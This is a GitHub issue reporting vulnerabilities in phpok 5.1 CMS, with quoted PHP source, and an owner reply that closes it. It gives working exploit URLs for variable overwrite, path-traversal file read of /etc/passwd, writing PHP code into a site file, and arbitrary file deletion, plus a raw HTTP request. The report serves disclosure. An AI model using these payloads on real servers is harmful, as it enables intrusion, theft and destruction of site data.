

New issue

[Jump to bottom](#)

phpok 5.1 have Some Vulnerability #4

Closed

Passer6y opened this issue on Mar 6, 2019 · 1 comment

Passer6y commented on Mar 6, 2019

Variable Overwrite Vulnerability

from the Entrance of framework, i discovered parse_str variable overwrite in framework/init.php

```
1603         if('.'.$script_name == substr($uri, start: 0, (strlen($script_name)+
1604             $uri = substr($uri, (strlen($script_name)+1));
1605     }
1606     $data['script'] = $script_name;
1607     $query_string = $this->lib( class: 'server')->query();
1608     if($query_string){
1609         $uri = str_replace( search: '?'.$query_string, replace: '', $uri);
1610         $data['query'] = $query_string;
1611         $get = parse_str($query_string); // 变量覆盖
1612         var_dump( expression: "变量覆盖".$get);
1613         $this->data( var: 'get', $get);
1614     }
1615     if($uri != '/' && strlen($uri)>2){
1616         if(substr($uri, start: 0, length: 1) == '/'){
```

we could watch \$query_string parameter in framework/libs/server.php :

```
90
91 /**
92  * 取得网址中?后面的参数
93  */
94 public function query($system=false)
95 {
96     global $app;
97     $string = $_SERVER['QUERY_STRING'];
98     if(!$string){
99         return false;
100     }
101     parse_str($string, &arr: $info);
102     if(!$info){
103         return false;
104     }
105     $format = $system ? 'system' : 'safe';
106     foreach($info as $key=>$value){
107         $tmp = $app->format($value, $format); // 虽然有safe, 我就覆盖个变量
108         if($tmp == ''){
109             unset($info[$key]);
110         }
111     }
112     return http_build_query($info);
113 }
```

payload: http://phpok/?data[script]=passer6y


```
1604         $uri = substr($uri, (strlen($script_name)+1));
1605     }
1606     $data['script'] = $script_name; $script_name: "index.php"
1607     $query_string = $this->lib( class: 'server')->query(); $query_string: "data%5Bscript%5D=passer6y"
1608     if($query_string){
1609         $uri = str_replace( search: '?'.$query_string, replace: '', $uri); $uri: "/"
1610         $data['query'] = $query_string; $data: {script => "passer6y", query => "data%5Bscript%5D=passer6y"}[2]
1611         $get = parse_str($query_string); // 变量覆盖 $query_string: "data%5Bscript%5D=passer6y" $get: nu
1612         $this->data( var: 'get', $get);
1613     }
1614     if($uri != '/' && strlen($uri)>2){
1615         if(substr($uri, start: 0, length: 1) == '/'){
1616             $uri = substr($uri, start: 1);
1617         }
1618     }
1619 }
```

Variables

- \$array = (array) [2]
- \$count = 2
- \$data = (array) [2]
 - script = "passer6y"
 - query = "data%5Bscript%5D=passer6y"

Watches

Vulnerability to read arbitrary files




The screenshot shows a code editor with a project structure on the left and a PHP file named 'file.php' open. The 'cat' function is defined with parameters \$file, \$length, and \$filter. It contains several conditional checks for file existence and permissions. A comment indicates a strong type comparison (===) is used for the \$filter parameter. The function uses fopen and fread to read the file content.

```
26 /**
27  * 读取数据
28  * @参数 $file 要读取的文件，支持远程文件
29  * @参数 $length 文件长度，为空表示读取全部，仅限本地文件有效
30  * @参数 $filter 是否过滤安全字符，默认为true，不过滤请传false，仅限本地文件有效
31  * @返回 false 或 文件内容
32  */
33 public function cat($file="", $length=0, $filter=true)
34 {
35     if(!$file){
36         return false;
37     }
38     if(strpos($file, 'http://') !== false && strpos($file, 'file://') === false){ // === 强类型比较
39         return $this->remote($file);
40     }
41     if(!file_exists($file)){
42         return false;
43     }
44     $this->read_count++;
45
46     if($length && is_numeric($length)){
47         $maxlength = $length;
48         if($filter){
49             $maxlength = $length + strlen($this->safecode);
50         }
51         $fp = fopen($file, 'rb');
52         if(!$fp){
53             return false;
54         }
55         $content = fread($fp, $maxlength);
56         fclose($fp);
57     }else{
58         $content = file_get_contents($file);
59     }
60 }
```

back to the:

framework/admin/tpl_control.php



The screenshot shows a code editor with a project structure on the left and a PHP file named 'tpl_control.php' open. The 'edit_f' function is defined. It contains several conditional checks for file existence and permissions. The function uses fopen and fread to read the file content.

```
335 /**
336  * 内容模板编辑
337  */
338 public function edit_f()
339 {
340     if(!$this->popedom["filelist"]){
341         $this->error(P_Lang('您没有权限执行此操作'));
342     }
343     $id = $this->get("id", "int");
344     if(!$id){
345         $this->error(P_Lang('未指定风格ID'));
346     }
347     $rs = $this->model('tpl')->get_one($id);
348     if(!$rs){
349         $this->error(P_Lang('风格信息不存在'));
350     }
351     if(!$rs["folder"]){
352         $this->error(P_Lang('未设置风格文件夹'));
353     }
354     $folder = $this->get("folder");
355     if(!$folder) $folder = "/";
356     $title = $this->get("title");
357     $file = $this->dir_root."tpl/".$rs["folder"].$folder.$title;
358     if(!file_exists($file)){
359         $this->error(P_Lang('文件不存在'));
360     }
361     $is_edit = true;
362 }
```

```

427 $this->view('appsys_file_list');
428 }
429
430 public function file_edit_f()
431 {
432     if(!$this->popedom['fedit']){
433         $this->error(P_Lang('您没有模板应用文件列表权限'));
434     }
435     $id = $this->get('id');
436     if(!$id){
437         $this->error(P_Lang('未指定ID'));
438     }
439     $rs = $this->model('appsys')->get_one($id);
440     if(!is_dir($rs->dir_app.$id)){
441         $this->error(P_Lang('目录不存在'));
442     }
443     $folder = $this->get('folder');
444     if(!$folder){
445         $folder = "/";
446     }
447     $title = $this->get('title');
448     if(!$title){
449         $this->error(P_Lang('未指定文件名'));
450     }
451     $file = $this->dir_app.$id."/". $folder.$title;
452     echo $file;
453     if(!file_exists($file)){
454         $this->error(P_Lang('文件不存在'));
455     }
456     $is_edit = true;
457     if(!is_writable($file)){
458         $tips = P_Lang('文件无法写法, 不支持在线编辑');
459         $this->assign('tips',$tips);
460         $is_edit = false;
461     }
462     $this->assign('is_edit',$is_edit);
463     $content = $this->lib('file')->cat($file);
464     $content = str_replace(array("<",">"),array("&lt;","&gt;"),$content);
465     $content = str_replace(array("<",">"),array("&lt;","&gt;"),$content);

```


there is two file have this vulnerability:

payload1:

```
/admin.php?c=appsys&f=file_edit&id=fav&title=../../../../../../etc/passwd
```

payload2:

```
/admin.php?c=tpl&f=edit&id=1&title=../../../../../../etc/passwd
```



edit_save_f() function in framework/admin/tpl_control.php 383 line

```
admin / tpl_control.php
378 }
379
380 /**
381  * 存储模板代码
382  */
383 public function edit_save_f()
384 {
385     if(!$this->popedom["filelist"]){
386         $this->error(P_Lang('您没有权限执行此操作'));
387     }
388     $id = $this->get("id","int");
389     if(!$id){
390         $this->error(P_Lang('未指定ID'));
391     }
392     $rs = $this->model('tpl')->get_one($id);
393     if(!$rs){
394         $this->error(P_Lang('风格信息不存在'));
395     }
396     if(!$rs["folder"]){
397         $this->error(P_Lang('未设置风格文件夹'));
398     }
399     $folder = $this->get("folder");
400     if(!$folder){
401         $folder = "/";
402     }
403     $title = $this->get("title");
404     $file = $this->dir_root."tpl/".$rs["folder"].$folder.$title;
405     if(!file_exists($file)){
406         $this->error(P_Lang('文件不存在'));
407     }
408     if(!is_writable($file)){
409         $this->error(P_Lang('文件无法写法, 不支持在线编辑'));
410     }
411     $content = $this->get("content","html_js");
412     $this->lib('file')->vim($content,$file);
413     $this->success();
414 }
415
416 //模板弹出选择器
417 public function open_f()
418 {
```

payload: /admin.php?c=tpl&f=edit_save&id=1&title=../../../../../../../../Users/pass6y/Documents/www/phpok/version.php&content=%3fphp+phpinfo()%3becho+passer6y%3b%3f

```
Project / tpl_control.php
381
382 /**
383  * 存储模板代码
384  */
385 public function edit_save_f()
386 {
387     if(!$this->popedom["filelist"]){
388         $this->error(P_Lang('您没有权限执行此操作'));
389     }
390     $id = $this->get("id","int");
391     if(!$id){
392         $this->error(P_Lang('未指定ID'));
393     }
394     $rs = $this->model('tpl')->get_one($id);
395     if(!$rs){
396         $this->error(P_Lang('风格信息不存在'));
397     }
398     if(!$rs["folder"]){
399         $this->error(P_Lang('未设置风格文件夹'));
400     }
401     $folder = $this->get("folder");
402     if(!$folder){
403         $folder = "/";
404     }
405     $title = $this->get("title");
406     $file = $this->dir_root."tpl/".$rs["folder"].$folder.$title;
407     if(!file_exists($file)){
408         $this->error(P_Lang('文件不存在'));
409     }
410     if(!is_writable($file)){
411         $this->error(P_Lang('文件无法写法, 不支持在线编辑'));
412     }
413     $content = $this->get("content","html_js");
414     $this->lib('file')->vim($content,$file);
415     $this->success();
416 }
417
418 //模板弹出选择器
419 public function open_f()
420 {
```

Arbitrary file delete Vulnerability

framework/admin/tpl_control.php 303行 delfile_f() 函数:

```
301  /**
302  **/
303  public function delfile_f()
304  {
305      if(!$this->popedom["filelist"]){
306          $this->error(P_Lang('您没有权限执行此操作'));
307      }
308      $id = $this->get("id","int");
309      if(!$id){
310          $this->error(P_Lang('未指定风格ID'));
311      }
312      $rs = $this->model('tpl')->get_one($id);
313      if(!$rs){
314          $this->error(P_Lang('风格信息不存在'));
315      }
316      if(!$rs["folder"]){
317          $this->error(P_Lang('未设置风格文件夹'));
318      }
319      $folder = $this->get("folder");
320      if(!$folder){
321          $folder = "/";
322      }
323      $title = $this->get("title");
324      $file = $this->dir_root."tpl/".$rs["folder"].$folder.$title;
325      if(!file_exists($file)){
326          $this->error(P_Lang('文件 (夹) 不存在'));
327      }
328      if(is_dir($file)){
329          $this->lib('file')->rm($file,"folder");
330      }else{
331          $this->lib('file')->rm($file);
332      }
333      $this->success();
334  }
335
336  /**
337  * 内容模板编辑
338  **/
```

payload: /admin.php?c=tpl&f=delfile&id=1&title=../../../../../../../../Users/pass6y/Documents/www/phpok/version.php

GoCancel<>

Target: http://phpok

Request

RawParamsHeadersHex

POST /admin.php?c=tpl&f=delfile&id=1&title=../../../../../../../../Users/pass6y/Documents/www/phpok/version.php HTTP/1.1
Host: phpok
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; U; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3690.110 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: PHPSESSION=i1c9ev2e0fv8rn9hckfh07hni3; XDEBUG_SESSION=PHPSTORM
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

Response

RawHeadersHexHTMLRender

✓

990 bytes | 95 millis

qinggan commented on Apr 28, 2019

Owner

感谢您如此仔细的测评!
这里我们先说明一下, 后台针对已经登录的管理员 (目前是系统管理员) 是有最高权限的!
回头我们会针对普通管理员进行一定的限制, 感谢您的支持

qinggan closed this as completed on Apr 28, 2019

Assignees
No one assigned

Labels

None yet
Projects
None yet
Milestone
No milestone
Development
No branches or pull requests
2 participants
